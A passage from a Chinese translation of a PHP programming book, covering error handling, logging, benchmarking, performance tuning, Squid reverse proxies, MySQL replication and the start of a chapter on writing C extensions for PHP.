<code>E_CORE_ERROR</code>	PHP 内部错误
<code>E_CORE_WARNING</code>	PHP 内部警告
<code>E_COMPILE_ERROR</code>	Zend 脚本引擎内部错误
<code>E_COMPILE_WARNING</code>	Zend 脚本引擎内部警告
<code>E_USER_ERROR</code>	调用 <code>trigger_error()</code> 产生的运行时错误
<code>E_USER_WARNING</code>	调用 <code>trigger_error()</code> 产生的运行时警告
<code>E_USER_NOTICE</code>	调用 <code>trigger_error()</code> 产生的运行时提示
<code>E_ALL</code>	所有以上选项

错误禁止

在表达式的前面加上错误禁止操作符`@`将会禁止表达式的错误信息,例如:

```
$valur=@(2 / 0)
```

如果没有该错误禁止操作符,表达式的“除0”错误一般会终止脚本的执行。而现在,表达式将不会做任何事。错误禁止操作符不能追踪解析错误,只对各种运行时错误有效。

若要关闭整个错误报告功能,可使用:

```
error_reporting(0);
```

该函数将保证,不管在处理和执行脚本时发生了什么错误,都不会有错误信息被送到客户端(除了解析错误之外,因为该错误不能被禁止)。显然,它不能阻止错误发

生。在“定义错误处理程序”一节中将介绍控制哪些错误信息将在客户端显示的更好选项。

错误触发

在脚本中可以直接使用 `trigger_error()` 函数抛出错误：

```
trigger_error(message[, type]);
```

第一个参数是错误消息、第二个可选参数表示异常状况的级别，可以是 `E_USER_ERROR`、`E_USER_WARNING` 或者 `E_USER_NOTICE`（默认值）。

当自己编写函数检查参数正确性时错误触发是很有用的。例如，下面的函数是用一个数除以另一个数，当第一个参数为 0 时将抛出一个错误：

```
function divider($a, $b) {  
    if($b == 0) {  
        trigger_error('$b cannot be 0', E_USER_ERROR);  
    }  
  
    return($a / $b);  
}  
  
echo divider(200, 3);  
echo divider(10, 0);  
66.666666666667  
Fatal error: $b cannot be 0 in page.php on line 5
```

定义错误处理程序

如果你想更好地控制错误而不仅仅是禁止任何错误（一般都是这么做的），你可以向 PHP 提供一个错误处理程序。任何种类的异常情况都会调用该错误处理程序，该程序可以任何事情，从向文件中写入日志信息到输出错误消息等。编写错误处理程序的基本过程就是创建一个错误处理函数，然后用 `set_error_handler()` 向系统注册。

该函数可以带两个或五个参数，前两个参数是错误代码和描述错误的字符串，后三个参数，如果函数需要的话，是产生错误的文件名，错误产生所在行的行号和错误产生时的活动符号表拷贝。错误处理程序应该检查当前 `error_reporting()` 报告的错误级别并做出相应反应。

函数 `set_error_handler()` 的调用将返回当前的错误处理程序。当脚本自己的错误处理程序执行完毕后可以将其先前的出错处理程序恢复。调用 `set_error_handler()` 或者调用 `restore_error_handler()` 两者皆可以。

以下的代码演示了如何使用错误处理程序格式化并输出错误信息：

```
function display_error($error, $error_string, $filename, $line, $symbols) {  
    echo "<p>The error '<b>$error_string</b>' occurred in the file '<i>$filename</i>'  
    on line $line.</p>";  
}  
  
set_error_handler('display_error');  
$value = 4 / 0; // 除0错误  
<p>The error '<b>Division by zero</b>' occurred in the file  
<i>err-2.php</i>' on line 8.</p>
```

在错误处理程序中记录错误

PHP 提供了一个内置函数 `error_log()` 来将错误记录到管理员希望放置错误日志的任何地方。

```
error_log(message, type [, destination [, extra_headers ]]);
```

第一个参数是错误消息，第二个参数指定记录错误的地方：0 值表示通过 PHP 的标准错误日志机制来记录错误；1 值表示用电子邮件错误信息送到目的地址，并可以选择增加 `extra_headers` 到消息中；3 值表示将错误信息增添到 `destination` 文件中。

若要使用 PHP 的日志机制来保存错误，需要调用类型值为 0 的 `error_log()` 函数，通过改变 `php.ini` 文件中的 `error_log` 值，我们可以更改日志记录文件。如果将 `error_log` 设置为 `syslog`，则错误记录将被系统日志替代。例如：

```
error_log('A connection to the database could not be opened.', 0);
```

要通过电子邮件发送错误，则需用类型值 1 来调用 `error_log()` 函数。第三个参数即是该错误信息的目标电子邮件地址，第四个可选参数可以用来指定电子邮件的附加头部。下面的代码介绍了如何用电子邮件来发送错误信息：

```
error_log('A connection to the database could not be opened.', 1, 'errors@php.net');
```


最后，为记录到日志文件，可以用类型值 3 调用 `error_log()` 函数。第三个参数指定日志将被写入的文件名：

```
error_log('A connection to the database could not be opened.', 3, '/var/log/php_errors.log');
```

例 13-5 演示了一个错误处理程序的例子，该程序将日志写入到文件并在日志文件超过 1KB 时清空文件。

例 13-5：使用滚动日志的错误处理程序

```
function log_roller($error, $error_string) {
    $file = '/var/log/php_errors.log';

    if(filesize($file) > 1024) {
        rename($file, $file . (string) time());
        clearstatcache();
    }

    error_log($error_string, 3, $file);
}

set_error_handler('log_roller');
for($i = 0; $i < 5000; $i++) {
    trigger_error(time() . ": Just an error, ma'am.\n");
}
restore_error_handler();
```

一般当你在网站上工作时，希望错误可以直接显示在它们所产生的页面上，然而网站一旦投入使用，向访问者显示内部错误也就没有多少意义了。所以在网站投入使用时，一个通用的方法就是在 `php.ini` 文件中使用如下设置：

```
display_errors = Off
log_errors = On
error_log = /tmp/errors.log
```

它告诉 PHP 不要显示任何错误，而只是将它们记录在 `error_log` 指令指定的位置。

错误处理程序中的缓冲输出

结合使用缓冲输出和错误处理程序，可以根据错误发生时的各种具体情况给用户发送不同的内容。例如，如果脚本需要连接数据库，就可以禁止页面输出，直到脚本成功连接上数据库。

例 13-6 演示了使用输出缓冲来延迟页面的输出直到它成功生成。

例 13-6: 以缓冲输出处理错误

```
<html>
<head><title>Results!</title></head>
<body>
<?php
function handle_errors ($error, $message, $filename, $line) {
    ob_end_clean();
    echo "<b>$message</b> in line $line of <i>$filename</i></body></html>";
    exit;
}
set_error_handler('handle_errors');
ob_start();
?>

<h1>Results!</h1>

Here are the results of your search:<p />
<table border=1>
<?php
require_once('DB.php');
$db = DB::connect('mysql://gnat:waldus@localhost/webdb');
if (DB::iserror($db)) die($db->getMessage());
// ...
?>
</table>
</body>
</html>
```

例 13-6 中, 在输出 `<body>` 元素后, 我们注册了错误处理程序并开启输出缓冲, 如果此时没连接上数据库 (或者在后继 PHP 代码中发生了错误), 则标题和表不会显示, 相反, 用户仅看到了错误消息, 如图 13-1 所示。如果 PHP 代码没有错误发生, 用户就会看到 HTML 页面。



图 13-1: 代替被缓冲的 HTML 的错误信息

性能调整

在考虑性能调整之前，先让你的代码运行起来。一旦程序运行起来后就可以确定慢速代码的位置了。如果试图在编码时就优化代码，会发现优化后的代码将变得难于阅读并且需要更多的时间来编写。如果将时间花费在实际并没有什么问题的代码段上，那么这段时间就算浪费了，特别是当代码维护开始进行后，这段代码就可能不会再有人阅读了。

一旦代码开始运行后，就会发现需要对它进行一些优化。优化主要在两个方面进行：缩短执行时间和减少内存开销。

在优化开始前，先仔细考虑一下是否真的需要优化。很多程序员常常浪费时间去考虑是调用复杂的字符串函数快还是调用单个的Perl正则表达式快，而此时该代码所属的页面每5分钟才被访问一次。只有当页面载入需要很长时间以至于用户感觉很慢时，优化才有必要，而这个症状常常是一个非常受欢迎的网站才有的——如果页面请求足够快，则页面产生的时间意味着立即发送与服务器过载的差别。

一旦决定要优化页面，则必须精确计算出哪个部分慢，后面的“性能监测”一节中所介绍的技术可以计算出页面中各种子例程或逻辑单元所耗费的时间。从这个结果可以知道页面的哪一部分耗费的时间最多——这些部分常常是需要努力优化的地方。如果产生一个页面需要5秒钟，你绝对不可能通过优化一个耗时0.25秒的函数来让页面的总时间减至2秒。确定时间耗费最大的代码块并集中优化它们。对整个页面和优化部分重新计时，以确保更改获得了积极的效果而不是相反。

最后，应该知道何时该结束。因为如果要完成一定功能，有时其速度会存在一个绝对的极限，在这些条件下要取得更佳性能的惟一方法，就是投入新的硬件到这个项目上，因此其解决方案就是更快的机器或者是更多带有反向代理缓存的Web服务器。

性能测试

如果是在Apache服务器上，则可以使用Apache的性能测试工具`ab`，来进行高水平的性能测试。其使用方法如下：

```
$ /usr/local/apache/bin/ab -c 10 -n 1000 http://localhost/info.php
```

该命令测试运行 PHP 脚本 *info.php* 1000 次的速度，且在任何给定时间内系统都同时处理 10 个请求。该性能测试工具返回各种关于测试的信息，包括最慢的、最快的和平均的载入时间、通过与静态 HTML 页面比较这些值就可以知道脚本的执行速度有多快。

例如，以下是请求仅简单调用 `phpinfo()` 函数的页面 1000 次的测试结果：

```
This is ApacheBench, Version 1.3d <$Revision: 1.24 $> apache-1.3
Copyright (c) 1996 Adam Twiss, Zeus Technology Ltd,
http://www.zeustech.net/
Copyright (c) 1998-2001 The Apache Group, http://www.apache.org/

Benchmarking localhost (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
Finished 1000 requests
Server Software:      Apache/1.3.22
Server Hostname:      localhost
Server Port:          80

Document Path:        /info.php
Document Length:      49414 bytes

Concurrency Level:    10
Time taken for tests:  8.198 seconds
Complete requests:    1000
Failed requests:      0
Broken pipe errors:   0
Total transferred:    49903378 bytes
HTML transferred:    49679845 bytes
Requests per second:  121.98 [#/sec] (mean)
Time per request:     81.98 [ms] (mean)
Time per request:     8.20 [ms] (mean, across all concurrent requests)
Transfer rate:        6086.90 [Kbytes/sec] received

Connection Times (ms)
      min  mear[+/-sd] median  max
Connect:    0    12   16.9      1   72
Processing:  7    69   68.5     58  596
Waiting:    0    64   69.4     50  596
Total:      7    81   66.5     79  596
```

```
Percentage of the requests served within a certain time (ms)
50%      79
66%      80
75%      83
80%      84
90%     158
95%     221
98%     268
99%     288
100%     596 (last request)
```

如果你的 PHP 脚本使用会话，则从 *ab* 中返回的结果将不能真实反映脚本的实际性能。因为会话可以被请求锁定，因此由 *ab* 运行的并行请求的结果将是十分缺乏说服力的，因为一个会话通常只与一个用户相关联，而该用户是不会发生并行请求的。

使用 *ab* 可以告诉你页面的整体速度，但对页面内单个函数块的执行速度却没有任何信息。使用 *ab* 可以测试对代码进行的试图提高速度的修改是否成功——在下一节中我们将介绍如何对页面的单个部分测试其执行时间，但是如果整个页面的载入和执行速度仍然很慢，则这些局部的性能测试是没有意义的。性能优化是否成功的最终证据还是来自 *ab* 报告中的数据。

性能监测

PHP 没有内置的监测程序，但是提供了其他的技术来考察可能存在性能问题的代码。其中一个就是调用 `microtime()` 函数来获得所耗费的精确时间表示，其用法是将要监测的代码用 `microtime()` 函数调用包裹起来，然后利用 `microtime()` 的返回值计算该代码的耗费时间。

例如，用以下的代码可以计算出 `phpinfo()` 函数输出的生成时间：

```
<?php
ob_start();
$start = microtime();
phpinfo();
$end = microtime();
ob_end_clean();

echo "phpinfo() took " . ($end-$start) . " seconds to run.\n",
?>
```

重新载入该页面几次，可以发现其数字波动很小，但是隔一段时间再载入该页面，又会发现其数字波动很大，为什么会这样？对一个单次运行的代码段进行计时可能

得不到代表性的机器载入时间, 因为服务器生成页面时, 用户可能正打开 *emacs*, 或者已经从缓存中将其源文件删除, 因此, 获得一个精确时间表示的最好方法就是重复执行该代码一定次数, 然后考察这些时间的平均值。

PEAR 中的 Benchmark 类可以很容易地对重复执行的脚本段计时, 以下的简单例子介绍了其用法:

```
<?php
require_once 'Benchmark/Timer.php';

$timer = new Benchmark_Timer;

$timer->start();
sleep(1);
$timer->setMarker('Marker 1');
sleep(2);
$timer->stop();

$profiling = $timer->getProfiling();

foreach($profiling as $time) {
    echo $time['name'] . ': ' . $time['diff'] . "<br>\n";
}
echo 'Total: ' . $time['total'] . "<br>\n";
?>
```

程序的输出为:

```
Start: -
Marker 1: 1.0006979703903
Stop: 2.0100029706955
Total: 3.0107009410858
```

也就是说, 从开始计时到 `sleep(1)` 被调用后的标记 1, 系统共耗时 1.0006979703903 秒。正如所期望的, 从标记 1 到结束的时间刚好超过 2 秒, 且整个脚本运行时间刚好超过 3 秒。你可以在希望的地方增加标记来计算脚本中各部分的耗时。

优化执行时间

以下是一些可以缩短脚本执行时间的小技巧:

- 当 `echo` 可以满足需要时避免使用 `printf()`。

- 避免重新计算循环内的值，因为PHP的解析器不能够删除循环不变量。例如，如果\$array的值没有变化，则不要使用如下形式：

```
for ($i=0; $i < count($array); $i++) { /*执行某些操作*/ }
```

而要这么做：

```
$num = count($array);  
for ($i=0; $i < $num; $i++) { /*执行某些操作*/ }
```

- 仅包含所需要的文件。使包含文件仅包含确信要用到的函数，这样虽然使得程序维护变得有些困难，但可以降低不少代码解析时的昂贵开销。
- 如使用了数据库，最好使用数据库持久连接，因为建立和撤消数据库连接都是很慢的。
- 当简单字符串操作函数可以满足需求时不要使用正则表达式。例如，替换字符串中的字符时使用 `str_replace()` 而不是 `preg_replace()`。

优化内存开销

下面这些技术可以减少脚本的内存开销：

- 尽可能用数值代替字符串：

```
for ($i="0"; $i < "10"; $i++)      // 不好的做法  
for ($i=0; $i < 10; $i++)          // 正确的做法
```

- 当处理完一个大字符串时，将该字符串变量置空，这样可释放内存以便重新利用。
- 仅包含或请求实际所需要的文件，并使用 `include_once` 和 `require_once` 代替 `include` 和 `require`。
- 如果使用了MySQL并产生了大型的结果集，考虑使用MySQL专用的数据库扩展，这样就能够使用 `mysql_unbuffered_query()` 函数，该函数不会一次将整个结果集载入内存，而是在需要时一行行地读取。

反向代理和复制

增加硬件常常是获得更好性能的捷径，但是最好首先还是测试一下软件系统，因为

更换软件比购买新硬件通常要便宜很多。本节将讨论传输瓶颈的三种通用解决方案：反向代理缓存、负载均衡服务器和数据库复制。

反向代理缓存

反向代理 (reverse proxy) 是一个位于 Web 服务器之前的程序，所有来自客户端浏览器的连接都必须先由它处理。代理被优化为可以更快地为静态文件服务，而且大多数的动态站点不管其外表和实现如何，都可以不丢失服务地缓存一小段时间。通常代理可运行在与 Web 服务器分离的机器上。

举个例子，假如有一个繁忙的站点其首页每秒钟有 50 次点击。如果该首页需要用两个数据库查询建立且数据库平均每分钟要改变两次，则如果使用 Cache-Control 头告诉反向代理缓存该页 30 秒，就可以避免在每一分钟内进行 5994 次数据库查询了。最糟糕的情况是从数据库更新数据到用户见到新数据约有 30 秒的延迟，不过这对于大多数的应用程序来说不算很长，但它对服务器性能的改善却是显著的。

代理缓存甚至可以智能地缓存那些个性化的或者为各种类型浏览器、可接受语言或相似特性定制的内容。其典型做法就是发送一个 Vary 头来准确地告诉缓存哪些请求参数能影响缓存过程。

代理缓存可以用硬件实现，也有相当好的软件实现。如果要了解高质量的十分灵活的开源代理缓存，可以参见 <http://www.squid-cache.org> 的 Squid 软件。Duane Wessels 所著的《Web Caching》(由 O'Reilly 公司出版) 有更多的关于代理缓存的信息，并且还介绍了如何调整 Web 站点来使用代理缓存。

代理缓存的典型配置是用 Squid 在外部接口的 80 端口上监听，并预先处理对 Apache (在后台监听) 的请求，如图 13-2 所示：

以这种方式设置 Squid 配置文件的相关部分如下：

```
httpd_accel_host 127.0.0.1
httpd_accel_port 80
httpd_accel_single_host on
httpd_accel_uses_host_header on
```





图 13-2: Squid 缓存过程

负载均衡和重定向

提高性能的另一方法是将负载分配大量的机器上。负载均衡系统 (load-balancing system) 可以通过平衡分配负载或者将到达的请求发送到负载最少的机器来达到此目的。重定向器 (redirector) 是一个程序, 它重写到达的 URL 并允许对将请求分配到单个服务器机器的过程提供细粒度的控制。

同样, 有硬件的 HTTP 重定向器和负载均衡器, 也可以用软件高效率地完成重定向和负载均衡。通过 SquidGuard (<http://www.squidguard.org>) 这样的工具向 Squid 增加重定向逻辑, 你可以做许多事情来改进性能。

图 13-3 显示了重定向器是如何在多个后端 Web 服务器或者运行在不同端口上的单个 Apache 服务器实例上平衡分配请求的。




图 13-3: 用 SquidGuard 实现负载均衡

MySQL 复制

有时数据库服务器也会成为瓶颈——大量同时发生的查询可能拖慢数据库服务器，导致性能下降。复制可以解决这个问题。让一个数据库发生的任何事件都以最快的速度与其他一个或多个数据库同步，这样就有了多个相同的数据库。该方法可以让你将请求分布到许多数据库服务器上而不总是询问一个服务器。

最有效的模型是使用单向复制：系统中只有一个主数据库，将数据从主数据库向多个从数据库复制，所有的数据库写操作都导向主数据库，同时数据库读操作则平衡到多个从数据库上。该技术是针对那些读操作大大超过写操作的数据库结构的，大多数的 Web 应用程序都符合这种情况。

图 13-4 显示了复制过程中主从数据库的关系。




图 13-4：数据库复制

许多数据库都支持复制，包括 MySQL、PostgreSQL 和 Oracle 等。

综合运用

对于一个实际的强功能体系结构，可能需要将所有这些概念都放到如图 13-5 所示的配置中去。

使用 5 个独立机器（一个用于反向代理和重定向器，3 个 Web 服务器和一个主数据库服务器），这样的体系结构可以处理大量的请求，其具体的数字取决于两个瓶颈——单个的 Squid 代理和单个的主数据库服务器。做一点点创新：试着将它们中的一个或两个分散到多个服务器上，除此之外，如果应用程序在数据库读操作上再有一点缓存，那么这将是一个很完美的方法。




图 13-5: 综合运用

每一个 Apache 服务器都有它自己的只读 MySQL 数据库，因此所有来自 PHP 脚本的读请求都是通过一个 Unix 域本地套接字连接到专门的 MySQL 实例上。这样，在该框架下就可以增加尽可能多的 Apache/PHP/MySQL 服务器。任何来自 PHP 应用程序的写请求都将通过 TCP 套接字连接到主 MySQL 服务器上。

第十四章

扩展 PHP

本章将介绍如何使用 C 语言来编写 PHP 扩展。虽然大多数功能可以由 PHP 语言实现，但有时需要从 C 语言 API 中获得额外的速度和控制能力，这是因为 C 代码的执行速度比大多数的解释型脚本要快一个数量级以上，并且它还是一种能在 PHP 和任意第三方 C 库之间建立简洁中间层的机制。

例如，为了能够访问 MySQL 数据库服务器，PHP 需要实现 MySQL 套接字协议。如果在 PHP 脚本中直接使用 `fsockopen()` 和 `fputs()` 访问 MySQL 并实现这个协议，那将是一项十分复杂的工作。然而，相同的目标可以由少量简洁的 C 函数实现，这些 C 语言编写的函数将 *libmysqlclient.so* 库实现的 MySQL C 语言 API 翻译成 PHP 语言级别的函数调用。这个简洁的函数集合被称为 PHP 扩展（extension）。但是，PHP 扩展并不总是存在于 PHP 和第三方库之间的中间层，它完全可以直接实现某些功能（如 FTP 扩展）。

在讨论编写扩展的细节之前，请注意：如果你只是学习 PHP 并且没有任何 C 编程背景，你最好跳过本章。扩展的编写是一个高级话题，并且它并不适合于初学者。

体系结构概览

用户可以编写两种类型的扩展：PHP 扩展和 Zend 扩展。本章将主要介绍 PHP 扩展。

Zend 扩展属于底层扩展，它常常需要修改语言的核心部分。像 APC、Bware afterBurner 和 ZendCache 之类的操作码缓存系统都是 Zend 扩展。PHP 扩展只是简单地向 PHP 脚本提供函数或对象，MySQL、Oracle、LDAP、SNMP、EXIF、GD 等都是 PHP 扩展的例子。

图 14-1 显示了一个链接有 PHP 的 Web 服务器框图。位于顶部的 Web 服务器层处理接收到的 HTTP 请求并通过服务器抽象 API (SAPI) 将它们传递给 PHP。“mysql”、“ldap”和“snmp”方框表示可加载的 PHP 扩展，本章将学习如何建立它们。TSRM (Thread Safe Resource Manager) 是线程安全资源管理层，主要用子简化线程安全编程。PHP 内核包含了许多必要的 PHP 核心功能，PHP API 包含有内核和 PHP 扩展使用的 PHP 专有 API 函数。最后是 Zend 引擎，该引擎使用两次扫描机制来处理脚本，首先产生一个操作码集合，然后执行它们。PHP 扩展使用 Zend 扩展的 API 来接收函数调用的参数并返回结果。




图 14-1: 链接有 PHP 的 Web 服务器结构

开发时需要什么

为了开发 PHP 扩展，用户需要一份 PHP 源代码的拷贝及各种软件开发工具，下面将讨论这些问题。

PHP 源代码

首先要获得一份当前 CVS (Concurrent Version System, 并发版本系统) 版本的 PHP

代码，以保证使用的是最新版本的 API。至于如何通过匿名 CVS 获得 CVS 版本的代码可参见 <http://cvs.php.net>。

PHP 附带有称为 *ext_skel* 的扩展框架生成器。可别小看它，这个小脚本可是雪中送炭。另外，建议花一些时间来学习 PHP 源代码附带的 *README.EXT_SKEL* 文件和 *README.SELF_CONTAINED_EXTENSIONS* 文件。

PHP 源代码提供了数十个示例扩展以供学习，*ext/*目录下的每一个子目录都包含有一个 PHP 扩展。如果你想实现的扩展碰巧与这些存在的示例有些相似，那么我们强烈建议尽可能地“借用”这些已经存在的代码。

软件工具

为了编写扩展，还需要安装下列工具的可工作版本：

- *bison*
- *flex*
- *m4*
- *autoconf*
- *automake*
- *libtool*
- 一个兼容 ANSI 标准的编译器，如 *gcc*
- *make*
- 也可以选择使用 *sed*、*awk* 和 Perl 等

这些都是 Internet 上的标准工具并且是都免费的（其中大部分可在 <http://www.gnu.org> 找到）。如果你正在运行一个分布式 Linux 系统或者任何 BSD 操作系统，那么就依照它的机制来安装新的包。在 Windows 平台下，则需要安装 *cygwin* 环境来运行 *bison*、*flex* 和 *autoconf* 等工具，最后的建立则使用 Microsoft Visual DevStudio。

创建第一个扩展

本节将介绍如何从设计到测试，一步步创建你的第一个扩展。大多数扩展都是通过编写一个文件来创建的。该文件定义了扩展将要包含的函数，由此建立一个框架，然后向其中填充完成扩展实际工作的C代码。本节不会涉及到诸如返回复杂数据结构或者内存管理等高级话题，这些要等到熟悉了本节的基础知识以后再做介绍。

命令行 PHP

除非你的扩展确实需要通过 Web 来测试，否则使用 PHP 的命令行版本（有时也称为 PHP 的 CGI 版本）来调试和快速测试代码就已经足够了。可以像下面这样构建命令行版本。

```
% cd php4
% ./configure --with-mysql=/usr --with-pgsql --with-zlib --with-config-
file=/etc
% make
# make install
```

上述操作将在 `/usr/local/bin` 目录中建立一个 `php` 二进制文件，其中的 `configure` 行增加了 MySQL、PostgreSQL 和 `zlib` 支持。当不需要用它们来开发扩展时，它们也不会对程序造成任何妨碍，并且让 `php` 二进制文件在命令行模式下直接执行复杂的 Web 应用程序确实是个好主意。

为了确定它是否可以工作，只需敲入如下命令：

```
% /usr/local/bin/php -v
4.2.0-dev
```

规划扩展

无论你是多么急切地想立刻全力投入编码，请记住：这个时候的一点点规划将在以后节省很多时间和精力。对扩展最好的规划就是编写一个简单的脚本，来精确演示将来会如何使用这个扩展。它将确定需要实现的函数以及它们的参数和返回值。

例如，假定一个扩展函数 `rot13`（注 1）将被这样使用：

```
<?php
echo rot13($string);
?>
```

从这里可以知道，我们需要实现一个函数，该函数以一个字符串作为参数并且返回一个字符串。不要被这个例子的简单性迷惑住了，这种方法足以应付任意复杂度的扩展。

建立扩展框架

一旦规划好了扩展，就可以使用 `ext_skel` 工具来为它建立一个框架。该程序附带有 - 一个 `.def` 文件，它用来描述扩展库将提供的函数。对于我们的例子，`rot13.def` 应该像下面这样：

```
string rot13(string arg) Returns the rot13 version of arg
```

它定义了一个函数，该函数以一个字符串为参数，并返回一个字符串。小括号结束以后的该行所有部分都是函数的描述。

`.def` 文件中的其他有效数据类型如下：

`void`

用于没有返回值或者没有参数的函数。

`bool`

布尔类型。

`int`

整数类型 / 长整数类型。

`long`

同 `int`。

注 1: `rot13` 是一个简单的加密算法，它将英语字母表错位了半个字母表长度，例如，“a”变成了“n”，“z”变成了“m”。

`array`

数组。

`float`

浮点类型。

`double`

同 `float`。

`object`

对象。

`resource`

PHP 资源。

`mixed`

以上所述的任何类型。

下面将介绍 PHP 扩展的基本结构。按照以下命令创建一个扩展：

```
% cd php4/ext
% ../ext_skel --extname=rot13 --proto=rot13.def
% cd rot13
```

运行 `ext_skel` 工具后程序将创建如下文件：

config.m4

配置规则。

CERDITS

保存扩展名称和作者名称。

EXPERIMENTAL

指示扩展仍然是试验性的。

rot13.c

扩展的实际 C 代码。

rot13.php

测试脚本。

Makefile.in

autoconf/automake 的 makefile 模板。

php_rot13.h

扩展的 C 头文件。

tests/

用于回归测试 (regression test) 的目录。

充实框架

文件 *rot13.c* 中含有实现扩展的 C 代码。该代码在包含一个标准的头文件集合后, 就是扩展的最重要部分:

```
/* {{{ rot13_functions[]
 *
 * 每个用户可见的函数都必须在 rot13_functions[] 中有一项
 */
function_entry rot13_functions[] = {
    PHP_FE(confirm_rot13_compiled, NULL) /* 用于测试; 稍后将删除 */
    PHP_FE(rot13, NULL)
    {NULL, NULL, NULL} /* 必须是 rot13_functions[] 中的最后一行 */
};
/* }}} */
```

